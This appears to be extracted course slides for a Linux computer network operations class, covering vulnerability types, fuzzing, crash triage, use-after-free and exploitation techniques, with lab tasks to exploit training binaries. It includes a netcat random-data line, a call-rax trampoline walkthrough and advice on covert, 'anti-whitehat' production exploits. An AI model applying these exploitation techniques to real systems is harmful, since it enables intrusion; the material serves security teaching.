            if (m->next) m->next->prev = m->prev;  
            free(m);  
            return 0;  
        }  
    }  
    return -1;  
}
```



Meltdown/Spectre

- Modern processors use something called “speculative” or “out-of-order” execution in order to increase performance.
- Researchers have shown that this, in combination with how operating systems map kernel memory, can be taken advantage of to leak kernel memory from user space (Meltdown) or leak memory across processes (Spectre).
- In both attacks the processor executes instructions which cause it to read a secret value from memory our process doesn’t have permissions to touch. The value that is read is then used to touch some memory we do have access to. We observe the side effect via side channels (caching) to derive the secret value read.



LINUX CNO Programming



Scope Flaws

Scope Flaws

- Scope flaws occur as a result of using the value of a variable when its state is undefined
- They typically manifest in areas of memory which are subject to reuse during the lifespan of a process
- What areas of memory would you consider likely candidates?



Uninitialized Variables

- Memory on the stack and in the heap is reused by other functions and threads
- One frame's `uint64_t` is another frame's local `char *`
- Allocations from the heap must be considered dirty unless explicitly initialized
 - Anybody remember how to allocate clean memory from the heap?
- In some instances, the uninitialized memory may be controlled by an attacker using many possible memory grooming techniques



Use After Release

- Some resources are only safe to use while the rest of the process knows it belongs to you:
 - Use After Free
 - If you free memory, it may be reallocated and reused
 - Once reused the memory will likely be changed or re-initialized
 - Use After Decref
 - Releasing a data structure back to a shared pool before your operations are complete
 - Releasing a shared resource such as COM objects and then continuing to use them



LINUX CNO Programming



Compiler behavior

Infinite Oregano

If Rules Lawyers Were Cooks

- **Posted: 12:48 a.m. by Goku1440** I found an *awesome loophole*! On page 242 it says "Add oregano to taste!" It doesn't say how much oregano, or what sort of taste! You can add as much oregano as you want! I'm going to make my friends eat *infinite oregano* and they'll have to do it because the recipe says so!

- Lore Sjöberg, *Wired Magazine*



Pointer Arithmetic

```
char buf[100];  
int len = valfromuser();  
  
if (buf + len < buf) {  
    /* reject negative len */  
    ...  
}
```

- gcc 4.2.0 through 4.3.0 optimized that check away!
- Technically, the C standard says that in this case the compiler can assume

`buf + len >= buf`



Correct C



```
#include <stdint.h>
if((uintptr_t)buf + len < (uintptr_t)buf)
    ...
```



Undefined Behavior

- Since C was built to interact with many different hardware platforms, some behavior is undefined
- Don't think of this as laziness on the part of the language designers – it's more of a necessity for cross-platform compatibility
- Example: On some CPUs, signed integers are represented in a variety of ways (2s complement is only one way). Others have ALUs that behave oddly after an operation overflows. As a result, C cannot define a consistent outcome for a signed overflow operation.
 - Instead, a good C programmer should include a standard header for the current platform (e.g., `limits.h`) and use the defined limits to avoid overflow all-together.
 - Even in an age where x86 and ARM dominate and have a consistent way to handle signed integers, this undefined behavior in C can be a good thing because it enables a number of compiler optimizations.
- tl;dr Correct C programs don't produce signed overflow



Argument about Undefined Behavior



```
>
> You know that the Ariane 5 rocket crashed (and could have killed people!)
> because of an int overflow?
And I showed you how to find an overflow before it happens and not after so that
argument is dead in the water.

> What if people die because you decided the C standard allows you to
> optimize away other people's security checks?

Again I showed you how to check for integer overflows before they happen instead
of after. You can teach other security people how to write that code.
```

The problem here is that the people who added these security checks in the first place did not know C. So either GCC can be changed or these programs can be fixed by the way `comp.lang.c` faq recommends or by using `-fwrapv`. If we change GCC, you punish the people who actually write defined C so that is out of the question.

I think the real issue that some of the security folks want to check after the fact that something happened instead of before it happened which is the correct way to do anything.

-Andrew Pinski, gcc developer



Undefined Behavior

- Compiler developers, for better or worse, reserve the right to do whatever they want with undefined behavior, and it's up to the person writing the C code to not include undefined behavior in their own program.

-Marke Haase, Linux Kernel Mailing List



Linux Kernel 2.6.30

- What's wrong with this code?

```
static unsigned int tun_chr_poll(struct file *file, poll_table * wait)
{
    struct tun_file *tfile = file->private_data;
    struct tun_struct *tun = __tun_get(tfile);
    struct sock *sk = tun->sk;
    unsigned int mask = 0;

    if (!tun)
        return POLLERR;

    ...
}
```



Linux Kernel 2.6.30

- What's wrong with this code?

```
static unsigned int tun_chr_poll(struct file *file, poll_table * wait)
{
    struct tun_file *tfile = file->private_data;
    struct tun_struct *tun = __tun_get(tfile);
    struct sock *sk = tun->sk;
    unsigned int mask = 0;

    if (!tun)
        return POLLERR;

    ...
}
```

tun_chr_poll is meant to return an error if tun is a NULL value



Linux Kernel 2.6.30

- What's wrong with this code?

```
static unsigned int tun_chr_poll(struct file *file, poll_table * wait)
{
    struct tun_file *tfile = file->private_data;
    struct tun_struct *tun = __tun_get(tfile);
    struct sock *sk = tun->sk;
    unsigned int mask = 0;

    if (!tun)
        return POLLERR;

    ...
}
```

tun is dereferenced here before the NULL check happens, so gcc optimized the check out. This could be used for privilege escalation by mapping memory at the Zero Page.



LINUX CNO Programming



Lab 1

Use the source Luke!

Tasks



- Using the provided source code, identify as many potentially vulnerable conditions as possible
- For each vulnerability discovered, attempt to discern the ramifications and required input
 - The `fake_client.py` file is provided to assist you if wanted
- Identify at least one vulnerability that has both of the following potential uses
 - Memory disclosure
 - Memory corruption
- Additional: If all known vulnerabilities have been identified, compile the source code and identify each of the vulnerabilities within the binary



Wrap-up

- Where is the vulnerability that allows memory disclosure?
- What other way may the memory disclosure vulnerability be used?
- Which of these vulnerabilities would be considered architectural?
- Who got the logic flaw?
- What vulnerabilities could be used as a denial-of-service (DOS), but most likely would not grant binary execution?
- Questions?



Lesson Review



- Authentication Bypass and Control Sequence Injection/Format String injections are often caused by weak trust relationships and lack of data sanitization
- Buffer Overflows are often the result of numerical or off by one errors
- Logic Flaws can cause any number of exploitable conditions and may be very hard to detect



Lesson Review *(continued)*



- Race Conditions are caused by the lack of atomicity in resource access
- Scope Flaws are often caused by uninitialized variables or poorly tracked resource references
- Questions?



LINUX CNO Programming



Fuzzing

Introduction



- What is fuzzing?
- Fuzzing is the art of crafting input designed to enumerate flaws in software
- Sounds simple huh? ;)



ManTech



Blackbox / Whitebox



- Fuzzing comes in multiple flavors:
 - Blackbox
 - Malformed data is sent to the target application without measurement of efficiency or code coverage
 - Powerful “shortest path” technique, but may fail to enumerate deeper vulnerabilities with complex code paths
 - Whitebox
 - Code coverage can be easier with “white box”
 - Some would say white box means access to the application source code



How Is Input Generated

- The most fundamental question when fuzzing is how do we generate the input
- Two approaches
 - Data Mutation
 - Protocol Replication



Data Mutation



- Existing known good input is manipulated without any knowledge of the underlying structure
- Shortest path!
- Will frequently enumerate low hanging integer conditions and basic character bounded copies
- Will bounce off protocol validations, which utilize things like checksums



Protocol Replication

- Input is generated with knowledge of the protocol structure
- Protocol related data structures are manipulated in a type aware way
- Protocol replication allows data manipulation to reach code which is protected by checksums and structural validation
- Protocol replication allows manipulation of deeper and more meaningful data
 - Logic flaws may be enumerated by re-organization of valid protocol data
 - Data contained within compression/encryption/etc may be changed in a meaningful way



Surface Area



- An application has surface area which is directly related to the complexity of the processing it carries out on its input
 - Consider complexity of the following target software
 - Unix echo daemon
 - ASN1 encoded BER certificates processed by OpenSSL
- Each layer of encapsulation / processing is independent!
- Code Coverage Metrics
 - Function Coverage
 - Code-Block Level Coverage
- Ensure that the relevant surface area of the target is properly exercised by your fuzzing efforts



Coverage Guided Fuzzing



- Coverage guided fuzzing relies on instrumentation to drive the fuzzing toward exploring new code paths
- American Fuzzy Lop (AFL/AFL++) is probably the most widely used coverage guided fuzzer
- Targets can be fuzzed with source or without
 - With Source: Program is recompiled to insert coverage tracking
 - Without: Program is emulated or relies on hardware tracing facilities to track coverage




Coverage Guided Fuzzing



- In general, this is used with mutation fuzzing
 - Fuzzing starts with a queue of one or more test cases
 - Each iteration modifies the test case and executes it
 - If new coverage is found, add the new input back to the queue
 - If no new coverage is found then throw the test case away
- A protocol fuzzer could use coverage information to drive input creation, select interesting test cases, and reduce test case iterations



Coverage Guided Fuzzing



- Bitmaps are used to represent the visited nodes of the graph
 - A persistent (global) map and a new map for each iteration
- When an iteration hits a new node then the bitmap is merged with the global and the test case is added to the queue for additional modification



Feedback Guided Fuzzing



- Coverage isn't everything
 - Looping once vs 10000 times may have the same "coverage"
 - One of these, looping 10000 times vs. 1, may produce a buffer overflow
- Other useful feedback metrics include:
 - Instruction count
 - Branch count
 - Memory allocations



Feedback Sources

- There are many ways to get feedback for fuzzing
 - Breakpoints
 - Slow
 - Emulation
 - Not Fast
 - May be inaccurate
 - Intel Processor Trace (Intel-PT)
 - Hardware log of branches taken
 - Fast
 - Compile time hooks
 - Fine if you have source
 - Binary Modification
 - Often Unreliable



Reproducibility

- Being able to do the exact same thing again is critical
 - If you say “I found something!” the first thing I will say is “Make it do it again!”
- The evils of “`cat /dev/urandom | nc <target> <port>`”
 - If you break something, how do you tell what broke it?
 - Nothing is more frustrating than causing a break, but not being able to reproduce it



Instrumentation

- What is instrumentation?
 - Modification to the runtime to enable the researcher to better understand the target
- Why is instrumentation necessary?
 - How are you going to know when you break something?
 - What scenarios could cause “silent” failures?
 - How should we mitigate these?
- Debugging
 - Debuggers will catch exceptions and make obvious some kinds of flaws (more on this in triage)
 - Debuggers are NOT perfect. They will not detect “survivable” conditions which don’t raise exceptions
 - JIT (Just In Time debugging)



Instrumentation *(continued)*

- Instrumentation can allow for code coverage
 - Also, fuzzing from “save points”
 - Fork off copies with input changed in each
- Instrumentation can catch bugs that do not cause crashes
 - Survivable memory corruption
 - Bad state
- Instrumentation can be on the source code, or modifications to the binary and/or runtime
 - In the Linux world, source code is more available than other ecosystems



Instrumentation *(continued)*

- Impediments to instrumentation
 - Several things can cause exceptional conditions to be misinterpreted
 - StackGuard (for gcc)
 - Heap consistency checks
 - Debugging worker processes/threads
 - Short lived
 - Possibly created on connection
 - Certain instrumentation can mask race conditions or other bugs



Mutation Fuzzing

- Mutation: the act or process of being changed or altered
- Mutation Fuzzing: powerful black box technique that modifies existing good input



Concepts



- Strengths
 - Uses existing known good input
 - Reduced time to packets
 - (Shortest path to 0-day!)
 - Proven track record
- Drawbacks
 - Checksum fields
 - What happens to all your iterations?
 - Compression / Encryption layers
 - Many kinds of vulnerabilities are effectively impossible to enumerate this way





ASCII Protocol Attacks

- [illegible]



ASCII Protocol Attacks *(continued)*

- Byte Repeating
 - Essentially the opposite of ghosting
 - Targets syntax characters and validators
 - `<html>Hi! How are you?</html>`
 - `<html>Hi! How are you?</html>>`
- Byte Shuffling
 - Byte shuffling transposes every byte in the payload to every possible position
 - This is a LARGE key space, but has proven effective against ASCII protocol parsers
 - `<html>Hi! How are you?</html>`
 - `<html>Hi! How are you?/<html>`



Binary Protocol Attacks



- Binary protocols are most frequently vulnerable to a completely different set of data mutation techniques
- Most binary data mutation techniques involve attacking the structure or layers of the binary protocol itself



Binary Protocol Attacks *(continued)*

- Bit Flipping
 - For every bit in the input data, switch it to the opposite value
 - This will create a number of iterations equal to the number of bytes sent times 8
 - Bit flipping has proven highly lethal against binary protocols
- Byte Munging
 - Byte munging replaces every byte in the input data with another byte chosen by the attacker
 - Sometimes multiple different bytes are used to attempt to trigger numerical edge cases
 - 0x00, 0x7f, and 0xff are great choices



LINUX CNO Programming



Lab 2

Fuzzing

Tasks

Try using AFL

- Build a target with afl-gcc
- Setup your system to output crashes as coredumps
 - `echo core > /proc/sys/kernel/core_pattern`
- Follow the steps in the handout, and find a few inputs that can make the target crash
 - Create an input folder and an output folder
 - Let it go for a while, see if you find anything exploitable!

Bonus:

- Create an exploit



Lesson Review

- For fuzzing to be worthwhile, instrumentation is necessary
- Fuzzing results **MUST** be repeatable
- Black Box fuzzing treats the application as an opaque input output system
- White Box fuzzing uses source code and/or code coverage metrics to measure the effectiveness of the input
- Data Mutation is a shortest path technique which relies on known good example data as the basis for manipulation
- Protocol Replication targets deeper code paths by ensuring the validity of the basic protocol structure
- Questions?



LINUX CNO Programming



Exception Triage

Topics



- Concepts
- Invalid Writes/Reads
- Signals
- Environmental Factors / Control
- Repeatability / Reliability



Concepts



- Triage: The action of quickly sorting according to quality
- Exception triage is the attempt to determine the likelihood that an exception is an exploitable condition
 - Discerning the difference between a new 0-day and a simple bug can range from trivial to nigh impossible
 - Subtle and seemingly unrelated variances can make the difference between a vulnerability being exploitable or not
- Nothing about triage is absolute
 - Every case is unique
 - Trust your feelings, save you they can!
- Results in a prioritized set of conditions ready to be attempted for exploitation



Exceptions / Signals



- Exception codes and their meanings are one of the most significant factors in triaging a condition caught during fuzzing
- The exception code itself can tell you a great deal about the nature of the vulnerability and may occasionally dictate prioritization on its own



Mind Your High Bits

- Most x86 64-bit CPUs compose 64-bit address spaces via a 48-bit implementation
 - Bit counting starts at bit 0
 - The 47th bit value is duplicated through to the 63rd bit
 - Referred to as a Canonical Address
 - `0x00000000`00000000 - 0x00007fff`ffffffff` is a valid range
 - `0xffff8000`00000000 - 0xffffffff`ffffffff` is a valid range
 - All other addresses are invalid
- An exception generated by corrupting the instruction pointer with a non-canonical address may be non-obvious
 - `RIP = 0x41414141`41414141` vs `RIP = 0x00004141`41414141`
- Means we need to be mindful of what data we are sending to a target and how the data is being used when an exception is generated



LINUX CNO Programming



Lab 3

Triage This!

Tasks

- Using the provided vuln_server binary and crasher.py script
 - Run the script to trigger exceptional conditions
 - crasher.py <num>, where num is 1 - 5
 - Put the exceptional conditions in the order they should be examined
 - For each exception, identify why you chose its priority
 - Additional:
 - Identify and describe each bug
 - Use a disassembler and GDB to diagnose



Environmental Factors / Control

- What is “influence” in the context of a process?
 - How much of the state of the target process is derived from our input?
 - How far can we change that input to affect process state?
- More influence is **always** better
- Analyze process state to determine influence
 - Stack
 - Heap
 - Nearby Memory
 - Register Control
 - Pointers To User Input



Register State

- Reliable bounce points (covered more later) are more likely with significant register control
- More control == better!
- Register influence comes in many flavors
 - Direct register influence
 - A value from your input is directly present
 - A value from your input is used to transform
 - Register reference influence
 - Data sent by you is pointed to by a register
 - Predictable / Useful data is pointed to by a register
 - N dereference (single, double, ...)



Memory Constructs

- Some uses of memory may strongly lend themselves to exploitation
 - Global input buffers
 - Especially containing user input
 - Dynamic function pointer use
 - Functions passed as arguments
 - Function dispatch tables
 - Nearby object data
 - Memory mapped as both write and execute



Repeatability / Reliability

- Repeatability is the front line of exploit stabilization!
- The best conditions break in exactly the same way every time
 - The **first** thing to do when you break something is do it again
 - If you can't repeat it regularly, triage must focus on that first
 - Remember how we said throwing random data was bad?



Repeatability: Causes for unpredictability

- Heap Overflows / Memory Layout
 - May break differently every time due to memory layout
 - Consider: The point where the process exceptions may be MUCH later than the actual corruption!
 - ASLR, randomized allocations, delayed free
- Timing
 - Small variances are difficult to control
 - On busy systems, timing is nearly impossible to control
- Entropy
 - Stack bases
 - Unique identifiers (session ids, ...)
 - Crypto



Repeatability: Diagnosing Unpredictability

- For a condition to be reliably exploited, unpredictability must be virtually eliminated
- Diagnosis of the source of unpredictability can be very complex
 - Turn **one** knob at a time!
 - As you turn a knob, you must identify the relationship (if any) with the resulting behavioral change
 - May require the use of multiple “knobs” to sufficiently reduce unpredictability



Tools



- Stack corruption may be apparent in a stack trace
 - `bt` in GDB may display call stacks
 - Review frame data for likely corruption
 - Stack frames may look weird without symbols
 - Does **not** indicate stack corruption!
- Heap corruption (and other types of corruption) can be detected by `valgrind` as well



Lesson Review

- Triage is the science/art of discerning the exploitability of an exceptional condition
- Repeatability / Reliability are what separates an annoying bug from an exploitable condition
- Environmental factors may render a condition unusable (e.g. timing conditions)
- When triaging, make sure to only tweak one variable at a time



LINUX CNO Programming



Lab 4

Understanding exceptional states
using valgrind

Tasks



Using the provided binary

- Run the program using `valgrind` and invoke all the vulnerable functions
 - `valgrind ./vuln_ops <num>`
 - `<num>` is a number 1 – 5, each number invokes a different vulnerable function
- Discuss with your neighbor what kinds of programming flaw caused the errors reported by `valgrind`



ManTech

Wrap-up



- How can each of the vulnerable functions be used in an exploit?
- Questions?



Use After Free



- Use after free vulnerabilities arise from the reuse of a pointer to a block of memory after that memory has been freed
- If the freed memory is re-allocated in between these steps then it may be possible to manipulate the process
 - The new allocation may contain data from user input, allowing attackers to influence otherwise protected program state



Use After Free Example

Example

```
private_t* ps = (private_t*)malloc(sizeof(private_t));
```

...

```
free(ps);
```

...

```
char* input_str = (char*)malloc(BUFFER_SIZE);  
strncpy(input_str, argv[1], BUFFER_SIZE);
```

...

```
if (ps->can_execute)  
    open_the_castle_gates();
```

Pointer to block A

Block A invalidated

Block A (or at least part of it) re-allocated. This does not occur always, but certainly can

User input modifies contents of block A

Use after free - **ps** points to the same memory as user input.



LINUX CNO Programming



Lab 5

Use after free

Tasks



- Analyze the source code of `use_after_free.c` to find the use after free bug
- Use your knowledge of the bug and the behavior of `malloc` and `free` to gain admin powers without using the admin password



LINUX CNO Programming



Exploitation Concepts

What is Software Exploitation?

- The art and science of subverting a system
- Goals:
 - Arbitrary execution
 - Targeted Denial/Degradation of Service
 - Unauthorized data access
 - Privilege Escalation
 - (anything you can think of!)



What makes a bug exploitable?



- Familiar concepts from triage:
 - Reliability
 - Constraints
 - Repeatability



Welcome to the Real World...

- Exploits must be reliable!
- Production tools have to work in real environments:
 - Adversarial analysts
 - We must be COVERT!
 - Poor network conditions
 - Heterogeneous targets
 - Increased targeting granularity
 - Compatibility issues
 - Usability
 - Proxies / IDS / Load Balancers / ...



Welcome to the Real World... *(continued)*

- Content filtration
 - Stream terminators ('\\r', '\\n', NULL, 0xff, etc.)
 - Content restrictions (%, ', etc.)
 - Character encoding validation
 - Protocol validation
- Data transformation
 - Content encoding conversion
 - Decompression
 - Custom data transformations




%rip == 0x4141414141414141, What Now?



TOPICS

- Reliable Execution
- Example
- Bypassing content filtration and data transformation
- Finders and Survival



ManTech



Reliable Execution

- Set %rip to address of controlled memory
 - Where is this?
 - Will the location be the same on the target?
 - What can I use that will be at the same location?
- Bounce points
 - Find a sequence of machine code that resolves your payload address for you
 - All bytes in memory can be interpreted as machine code
 - What kinds of things are at reliable virtual addresses?
 - NX (covered later) may restrict execution



Example: Use Call RAX

```

Assembly
0x00007fffffd7a0 ? rex.B
0x00007fffffd7a1 ? rex.B
0x00007fffffd7a2 ? rex.B
0x00007fffffd7a3 ? rex.B
0x00007fffffd7a4 ? rex.B
0x00007fffffd7a5 ? rex.B
0x00007fffffd7a6 ? rex.B
0x00007fffffd7a7 ? rex.B
0x00007fffffd7a8 ? rex.B

Expressions
Memory
Registers
rax 0x00007fffffd7a0      rbx 0x0000000000000000      rcx 0x00007fffffd7a133      rdx 0x0000000000000030
rsi 0x00007fffffd7a0      rdi 0x0000000000000000      rbp 0x00007fffffd7d0      rsp 0x00007fffffd788
r8 0x00007fffffdbbb      r9 0x0000000000000000      r10 0x0000000000000000     r11 0x0000000000000246
r12 0x0000000000401060     r13 0x00007fffffd8b0      r14 0x0000000000000000     r15 0x0000000000000000
rip 0x00007fffffd7a0      eflags [ CF PF IF RF ]     cs 0x00000033              ss 0x0000002b
ds 0x00000000             es 0x00000000             fs 0x00000000              gs 0x00000000

Source
Stack
[0] from 0x00007fffffd7a0
(no arguments)
[1] from 0x000000000040119b in main+85
(no arguments)

Threads
[1] id 5295 name test from 0x00007fffffd7a0

>>> x/30xg $rip
0x7fffffd7a0: 0x4141414141414141      0x4141414141414141
0x7fffffd7b0: 0x4141414141414141      0x4141414141414141
0x7fffffd7c0: 0x4141414141414141      0x00007fffffd7a0
  
```

Vulnerable code

```

Assembly
0x0000000000401188 main+66 mov     rsi, rax
0x000000000040118b main+69 mov     edi, 0x0
0x0000000000401190 main+74 call    0x401040 <read@plt>
0x0000000000401195 main+79 mov     rax, QWORD PTR [rbp-0x8]
0x0000000000401199 main+83 call    rax
0x000000000040119b main+85 mov     eax, 0x0
0x00000000004011a0 main+90 leave
0x00000000004011a1 main+91 ret
  
```



Example: Use Call RAX

- In the previous slide, we assume control of RIP, RAX, and the data at `0x7fffffffdd7a0`
- Overview:
 1. As a Proof of Concept (POC) for RIP overwrite, we redirected RIP to `0x414141414141`
 - This caused our exception
 2. If we redirect RIP to `0x401199`, we can trampoline/bounce through the 'call rax' instruction
 3. The bounce takes us to our attacker controlled buffer at `0x7fffffffdd7a0`
- Use of a bounce point to get to our attacker controlled buffer is a reliable way of influencing the state of our target even if we can not control every register



Bypassing



- Bypassing content filtration
 - Restrict input
 - Encoders
 - The decoder stubs must also be valid input
- Bypassing data transformation
 - Pre-encode and let the target decode
 - Compression (JPG, ZIP, etc)
 - Custom formats
 - Use non-transformed protocol data instead



Finders and Survival

- Finders
 - Also called Egg Hunters
 - Small chunks of shellcode that find larger chunks
 - Bypasses size restrictions by splitting functionality
 - Smallest finder examples may be smaller than 20 bytes
 - Smaller sizes can affect reliability
- Survival
 - Why would this be important?
 - Cleanup the wreckage... (jaws of life)
 - Fix-up the heap?
 - Restore program state?
 - Terminate the dispatch thread?
 - (more later)



Live Walkthrough: Buffer Overflow

This will demonstrate:

- Overwriting the saved instruction pointer on the stack
- Leaking offsets to defeat ASLR
- Injecting instructions to run
 - In this case just two bytes that cause an infinite loop
- Some helpful GDB tricks:
 - `r <<< $(python3 ./mypythoninput.py)`
 - Runs a command within the `$ (...)`, and pipes the output into the executable's `stdin`
 - `r < ./input.txt`
 - Pipes the contents of `./input.txt` into the executable's `stdin`
 - Or just attach to an already running program



Lesson Review

- Production exploits must be reliable
- Anti-Whitehat techniques must be employed to ensure the lifespan of the exploit
- Cleanup code must be used to ensure the target application survives exploitation
- Finder code may be needed to account for size constraints
- Bounce points allow an exploit to land despite dynamic address constraints



LINUX CNO Programming



Target Enumeration

What is Target Enumeration?



- Identification of critical target configurations
 - Software Version
 - Operating System Version
 - Language
 - The list goes on...
- Consider the possibility of target configuration combinations
 - Language
- Why would this be important again?



Achieving Sufficient Targeting Granularity

- How do we define the required granularity?
 - Driven by exploitation constraints!
- What are some obvious methods?



Published Information



- SERVICE BANNER
- Browser Headers
- Netbios
- Is this reliable?



ManTech

Inferred Information

- Relies on behavioral characteristics
- Types
 - Subsystem correlation
 - `epoll` doesn't exist before Kernel version 2.6
 - `setsockopt` option `SO_REUSEPORT` doesn't exist before 3.9
 - Timing Behaviors
 - Different versions may have very different response times
 - Network Fingerprinting
 - Packet crafting behaviors are a frequent source of OS identification
 - Peek Vulnerabilities



Lesson Review

- Real world exploits require fine grained targeting details
- Targets publish information that may be used to identify them
 - Banners
 - Headers
- Targets may also leak information that can be used to infer additional details, sometimes through unrelated services
- Some sources of information are more reliable than others
 - Published information is often configurable
 - Protocol version capabilities and requirement correlation are often good sources of data



LINUX CNO Programming



Lab 6

Dusting for fingerprints

Tasks



Using the provided technical documentation for different versions of the remote service:

- Identify different headers enabled within and how to interact with the remote service KoHttpd
- Identify the version of the service
- Labs 7-11 will use variations of this KoHttpd server – each with a specific vulnerability to find and exploit.



Lesson Review

- Real world exploits require fine grained targeting details
- Targets publish information that may be used to identify them
 - Banners
 - Headers
- Targets may also leak information that can be used to infer additional details, sometimes through unrelated services
- Some sources of information are more reliable than others
 - Published information is often configurable
 - Protocol version capabilities and requirement correlation are often good sources of data



LINUX CNO Programming



Buffer Overflows

Topics

- What is a buffer overflow?
- What makes a buffer overflow exploitable?
- Stack Overflows
 - Stack Memory
 - Common Exploitation Vectors
 - Saved EIP Overwrite
- Heap Overflows
 - Heap Memory
 - Common Exploitation Vectors
 - Data Structures
 - Control Flow Data



What is a Buffer Overflow?

- The action of writing more data into a memory location than has been allotted
- I specified my data type and size so I'm safe right?

```
unsigned int dwFoo = 0;
unsigned char pszBar[500] = {0};
unsigned char *pszBaz = NULL;
typedef struct fooStruct {
    unsigned int dwBar;
}
fooStruct bar = {0};
```

- Are any of these variables/structures immune to buffer overflows?



What Makes It Exploitable?

- The presence of adjacent memory that, if changed, can effect program execution
 - May affect any memory (e.g. Heap, Stack, Mapped File, etc.)
- To understand this, it is important to understand how memory allocations are managed in relation to each other



LINUX CNO Programming

